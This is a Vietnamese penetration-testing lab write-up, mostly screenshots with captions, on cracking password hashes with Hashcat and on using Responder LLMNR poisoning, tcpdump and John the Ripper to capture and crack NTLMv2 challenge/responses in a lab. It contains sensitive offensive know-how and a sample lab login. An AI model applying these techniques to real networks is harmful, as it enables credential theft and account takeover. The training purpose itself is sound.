Description automatically generated


Ta thấy LM hash tương ứng với số 3000 và NTLM ứng với 1000

Tìm kiếm số ứng với loại hash MD5 có salt (md5crypt)



Ta có thể chạy Hashcat với -m 500 để crack loại hash này.

Tìm kiếm số ứng với loại hash SHA512



Chúng ta có thể thấy rằng đối với mật khẩu SHA512 trong operating system, Hashcat sử dụng -m 1800 .

Bây giờ chúng ta hãy thực hiện một số đánh giá hiệu suất, bắt đầu bằng -m 3000 , dành cho hàm băm LM. Lưu ý rằng chúng ta sẽ gọi Hashcat bằng flag -w 3, tức là chúng ta sử dụng Workload profile ( -w ) số 3. Các tùy chọn khác nhau cho -w bao gồm:

* 1: Low. Tác động tối thiểu đến hiệu suất GUI và mức sử dụng tài nguyên
* 2: Default. Tác động rõ rệt đến GUI và mức sử dụng tài nguyên
* 3: High. Sử dụng nhiều tài nguyên và có thể không phản hồi GUI
* 4: Nightmare. Sử dụng rất nhiều tài nguyên và có thể không đủ CPU hoặc GPU để phản hồi

Trong bài lab này, ta sử dụng -w 3

Đánh giá hiệu suất khi crack hashtype -m 3000 (LM)

A screenshot of a computer error

Description automatically generated

Ta có thể thấy hiệu suất được thể hiện dưới dạng kilohashes per second

Đánh giá hiệu suất khi crack md5crypt

A screenshot of a computer program

Description automatically generated

Crack sha512

A screenshot of a computer program

Description automatically generated

Tốc độ crack giảm dần

1. Cracking with Hashcat

Chúng ta sẽ dùng Hashcat để crack mật khẩu file web01.hashes với file từ điển RockYou.

A screenshot of a computer error

Description automatically generated

A screenshot of a computer code

Description automatically generated

Ta đã crack 10 password

Giờ ta hãy xem rules trong hashcat

A screenshot of a computer code

Description automatically generated

A screenshot of a computer

Description automatically generated

$0 $0 – password00

: - as ; r – reverse ; u – all uppercase ; T0 – thêm khoảng trắng vào cuối từ

Mỗi từ sẽ được lấy và được thêm vào sau nó một số để tăng khẳ năng crack mật khẩu thành công

Áp dụng rules này với -r



A screenshot of a computer error

Description automatically generated

Ta đã tìm thấy thêm 2 mật khẩu

Kiểm tra kết quả:

A screen shot of a computer

Description automatically generated

1. Hashcat và Masking

A screenshot of a computer

Description automatically generatedLuật được cung cấp trong hashcat đã giúp ta thành công hơn trong việc crack mật khẩu. Tuy nhiên ra cần tùy chỉnh nó một chút. Nhìn vào rule mặc định ta thấy không phải tất cả các chữ số được thêm vào sau mỗi từ. Ta cần sử dụng ?d?d để thêm tất cả các chữ số có thể vào sau từ.

Áp dụng ?d?d để tấn công, lần này ta sử dụng từ điển Tiếng Anh để làm từ điển crack.

Sử dụng -a 6 hybrid + mask



A close up of numbers

Description automatically generated

Crack được thêm 3 mật khẩu

Giờ ta đổi sang sử dụng ?d?s tức 1 số + 1 ký tự sau mỗi từ trong từ điển




A close up of numbers

Description automatically generated

Crack được thêm 2 mật khẩu

Lần này đổi qua dùng rockyou làm từ điển



A screenshot of a computer code

Description automatically generated

Thêm 1 mật khẩu

Xem lại các tài khoản đã crack được

A screenshot of a computer

Description automatically generated

1. Crack Linux passwords với Hashcat

Giờ ta cùng crack hash sha512crypt.


Như chúng ta đã đề cập trước đó trong bài lab này, việc lưu các mật khẩu đã crack và sử dụng chúng như là một tập tin từ điển có thể rất hữu ích để chúng ta không cần áp dụng các quy tắc biến đổi từ cho chúng một lần nữa khi ta crack mật khẩu được băm bằng một thuật toán băm khác.

Hãy lưu các mật khẩu vào một file, bỏ đi username vì t akhoong cần dúng chúng

A screen shot of a computer

Description automatically generated

Tiến hành crack mật khẩu linux sha512crypt sử dụng từ điển trên



The options we used are:

-w 3 : Workload "High"

-a 0 : "Straight" mode, use the dictionary with no changes

-m 1800 : Hash mode of "sha512crypt 6, SHA512 (Unix)"

~/labs/web10.shadow : The file containing hashes

/tmp/passwords.txt : The wordlist

-r /usr/local/share/doc/hashcat/rules/best64.rule : Mangling rules file

A screenshot of a computer

Description automatically generated

Kiểm tra kết quả:





Kiểm tra tất cả password mà ta đã crack

A screen shot of a computer

Description automatically generated

# Lab 3.6: Responder

Mục tiêu

Để nhận được một phản hồi từ thử thách NTLMv2 bằng cách sử dụng LLMNR (sử dụng Responder)

Để giải mã phản hồi từ thử thách NTLMv2 bằng cách sử dụng John The Ripper, cung cấp cho chúng ta thông tin đăng nhập hợp lệ

Để đánh hơi một challenge/phản hồi NTLMv2 thông qua SMB

Để sử dụng John the Ripper và hashcat để xác định mật khẩu từ các tin nhắn xác thực NTLMv2 đã đánh hơi được.

Cài đặt lab

Máy ảo sử dụng:

* Slingshot Linux
* Windows 10

Từ máy Linux ta sẽ dùng Responder để tấn công máy Window. Từ đây mục tiêu của chúng ta là bắt được NTLMv2 challenge/response và thực hiện tấn công vét cạn.

Ping từ Linux sang window:

A screenshot of a computer code

Description automatically generated

Thực hành

1. Chạy Responder

Mở terminal promt trong linux và chạy lệnh sau để khởi động:

A screenshot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

1. Chuyển qua máy windows

Đăng nhập bằng tài khoản

clark

Qwerty12

\*Sẽ bị yêu cầu đổi mật khẩu

A screenshot of a login screen

Description automatically generatedA screenshot of a login screen

Description automatically generated A screenshot of a login screen

Description automatically generated

1. Mở Explorer window

Mở explorer window và thử mở một kết nối SMB đến một hệ thống không tồn tại. Việc này sẽ kích hoạt yêu cầu LLMNR, máy Windows sẽ cố gắng giải quyết hostname sử dụng request LLMNR đa hướng.

Nhập [\\WINDOWS01](file:///\\WINDOWS01) vào thanh địa chỉ và nhấn enter, chờ một lúc kết quả sẽ trả về là access denied và yêu cầu thông tin xác thực

Quan trọng là tại thời điểm này máy window đã cố logout tài khoản mà ta hiện đang đăng nhập. Responder đã có thể nhận được NTLMv2 challenge/response

A screenshot of a computer

Description automatically generated

1. Kiểm tra NTLMv2 challenge/response hash

Chuyển lại sang máy linux

Ta có thể thấy một NTLMv2 challenge/response đã được chụp lại.

A screen shot of a computer

Description automatically generated

Khi ta đã lấy được hash, thoát Responder bằng cách nhấn ctrl c

Ta có thể thấy Responder đã poison phản hồi cho windows01.local và windows01 và lấy được hash.

1. Sử dụng John the Ripper để crack hash đã thu được

Sự khác nhau giữa NTLM và NTLMv2:

* NTLM hash là MD4 hash không có salt, được Window sử dụng trong file SAM (local user) hoặc trong file NTDS.dit (domain user). Loại hash này có thể bị tấn công bởi tấn công pass-the-hash
* NetNTLMv2 hash là một response/challenge có thể được sử dụng để khởi động một cuộc tấn công brute force offline. Loại băm này không thể được sử dụng trong một cuộc tấn công Pass-the-Hash, nhưng có khả năng có thể được chuyển tiếp trong một cuộc tấn công SMB Relay!

Bản hash thu được trước đó được lưu mặc định trong file /opt/responder/logs

Dùng John để crack

A screenshot of a computer

Description automatically generated

1. Đăng xuất và đăng nhập lại bằng tài khoản sec560 trên windows
2. Capture hash với sniffer

Chúng ta sẽ chạy tcpdump và đăng nhập không thành công máy window thôngg qua SMB sử dụng smbclient. Từ đí ta sẽ đánh hơi được quá trình trao đổi

A computer screen shot of a computer screen

Description automatically generated

-n: hiển thị địa chỉ IP thay vì tên máy chủ.

-v giúp in ra bao nhiêu packet đã được nhận.

-w /tmp/winauth.pcap: Cờ để ghi lại các gói tin đã bắt được vào một tập tin có tên winauth.pcap, và đường dẫn của tập tin là /tmp/.

port 445: Lọc các gói tin mà có cổng nguồn hoặc đích là cổng 445, điều này giúp chỉ ghi lại các gói tin liên quan đến dịch vụ SMB.

Để giả lập xác thực, ta mở terminal mới và nhập lệnh sau

A screenshot of a computer

Description automatically generated

Ở cửa sổ tcpdump nhấn ctrl c để thoát.

1. Trích xuất hash từ file pcap

A screenshot of a computer

Description automatically generated

Tool cũng đã tạo file logs chứa các thông tin đầu ra

A screenshot of a computer code

Description automatically generated

Dùng John crack hash này

A screenshot of a computer screen

Description automatically generated

Tương tự có thể dùng hashcat để crack